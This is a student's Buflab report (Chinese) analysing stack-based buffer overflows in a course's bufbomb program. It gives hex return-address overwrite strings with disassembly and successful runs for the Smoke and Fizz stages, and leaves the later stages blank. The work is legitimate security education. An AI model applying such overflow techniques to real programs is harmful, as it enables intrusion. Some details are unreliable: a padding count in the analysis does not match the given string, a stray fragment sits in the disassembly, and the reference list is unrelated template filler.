哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机类

学　　号 1190200128

班　　级 1903001

学　　生 詹先佑

指 导 教 师 郑贵滨

实 验 地 点 G709

实 验 日 期 2021 年 5 月 7 日

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理

掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法

进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构

请简述缓冲区溢出的原理及危害


请简述缓冲器溢出漏洞的攻击方法

请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习


2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

假设在 main 函数中有变量 a,b,并且调用了 fun 函数，栈帧从上往下地址减小。



2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）

同样是假设在 main 函数中有变量 a,b,并且调用了 fun 函数



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：缓冲区溢出是指当计算机向缓冲区填充数据时超出了缓冲区本身的容量，溢出的数据覆盖在合法数据上。

危害：会破坏储存在栈中的状态信息，程序崩溃，导致拒绝服务或者跳转并且执行一段恶意代码。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通过缓存溢出来改变在栈中存放的过程返回地址，从而改变整个程序的流程，使它转向任何我们想要它去的地方. 一般的方法是:构造一个攻击字符串，并将过程的返回地址覆盖为这段代码的地址，这样当过程返回时，程序就转而开始执行一段自己编写的代码了。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

栈随机化：栈的位置在程序每次运行时都有变化。

栈破坏检测：在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的，攻击者没有什么简单的办法知道其值。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

限制可执行代码区域：限制哪些内存区域能够存放可执行代码。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 27 分（文本 15 分，分析 12 分），总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c6 8b 04 08

分析过程：

由反汇编代码可知，smoke 函数的地址为 08048bc6

```
351
352 08048bc6 <smoke>:
353  8048bc6:       83 ec 18                sub    $0x18,%esp
354  8048bc9:       68 db a1 04 08          push   $0x804a1db
355  8048bce:       e8 bd fc ff ff          call   8048890 <puts@plt>
356  8048bd3:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
357  8048bda:       e8 63 06 00 00          call   8049242 <validate>
358  8048bdf:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
     8048be6:       e8 c5 fc ff ff          call   80488b0 <exit@plt>
```

终端

再找到 getbuf 函数的反汇编代码，可知 getbuf 的栈帧是 60 个字节，而 buf 缓冲区的大小是 40 个字节，为了覆盖原返回地址，需要读入 0x28+4+4=48 个字节的字符串，由于保存的%ebp 旧值占据了 4 Bytes，所以当输入字符串为 48 Bytes 时，最后 4 位 Bytes 刚好覆盖我们的目标 getbuf 的返回地址，而覆盖的值应该是 smoke 函数的地址，使得函数可以返回到 smoke 函数。而 smoke 地址为 08048bc6，所以文本可以为 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c6 8b 04 08。

```
760 0804911d <getbuf>:
761  804911d:       83 ec 38                sub    $0x38,%esp
762  8049120:       8d 44 24 0c             lea    0xc(%esp),%eax
763  8049124:       50                      push   %eax
764  8049125:       e8 5c fb ff ff          call   8048c86 <Gets>
765  804912a:       b8 01 00 00 00          mov    $0x1,%eax
766  804912f:       83 c4 3c                add    $0x3c,%esp
767  8049132:       c3                      ret
```

```
zxy@ubuntu:~/code/C/csapp/lab4/buflab-handout$ cat smoke-1190200128.txt |./hex2r
aw |./bufbomb -u 1190200128
Userid: 1190200128
Cookie: 0x5e42e53e
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 eb 8b 04 08 00 00 00 00 3e e5 42 5e

分析过程：

首先可以知道 cookie 的值为 0x5e42e53e

```
zxy@ubuntu:~/code/C/csapp/lab4/buflab-handout$ ./makecookie 1190200128
0x5e42e53e
```

然后根据反汇编代码可知 fizz 函数的地址为 0x08048beb，然后类似于 smoke 函数的处理方法，要使最后 4 位 Bytes 刚好覆盖我们的目标 getbuf 的返回地址，而覆盖的值应该是 fizz 函数的地址。

```
08048beb <fizz>:
 8048beb:       83 ec 0c                sub    $0xc,%esp
 8048bee:       8b 44 24 10             mov    0x10(%esp),%eax
 8048bf2:       3b 05 40 e1 04 08       cmp    0x804e140,%eax
 8048bf8:       75 21                   jne    8048c1b <fizz+0x30>
 8048bfa:       83 ec 04                sub    $0x4,%esp
 8048bfd:       50                      push   %eax
 8048bfe:       68 f6 a1 04 08          push   $0x804a1f6
 8048c03:       6a 01                   push   $0x1
 8048c05:       e8 66 fd ff ff          call   8048970 <__printf_chk@plt>
 8048c0a:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048c11:       e8 2c 06 00 00          call   8049242 <validate>
 8048c16:       83 c4 10                add    $0x10,%esp
 8048c19:       eb 13                   jmp    8048c2e <fizz+0x43>
de::Blocks IDE  83 ec 04                sub    $0x4,%esp
                50                      push   %eax
 8048c1f:       68 48 a0 04 08          push   $0x804a048
 8048c24:       6a 01                   push   $0x1
 8048c26:       e8 45 fd ff ff          call   8048970 <__printf_chk@plt>
 8048c2b:       83 c4 10                add    $0x10,%esp
 8048c2e:       83 ec 0c                sub    $0xc,%esp
 8048c31:       6a 00                   push   $0x0
 8048c33:       e8 78 fc ff ff          call   80488b0 <exit@plt>
```

而对于参数的传入，我们从代码可知传入的参数存在 0x10(%esp)中，然后存到 eax 寄存器中，根据栈的结构我们可以分析得在 buf 的缓存区后应该添加任意 4 字节后再添加 cookie 值，而 buf 缓存区内添加 44 个任意字节后添加 fizz 首地址。

```
zxy@ubuntu:~/code/C/csapp/lab4/buflab-handout$ cat fizz-1190200128.txt |./hex2ra
w |./bufbomb -u 1190200128
Userid: 1190200128
Cookie: 0x5e42e53e
Type string:Fizz!: You called fizz(0x5e42e53e)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：

分析过程：

3.4 Boom 的攻击与分析

文本如下：

分析过程：

3.5 Nitro 的攻击与分析

文本如下：

分析过程：

第 4 章 总结

4.1 请总结本次实验的收获

从此次实验中了解到了缓存区溢出的危害和预防方法，同时在自己体验如何攻击缓存区的过程中对栈的结构更加熟悉。

4.2 请给出对本次实验内容的建议

无。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.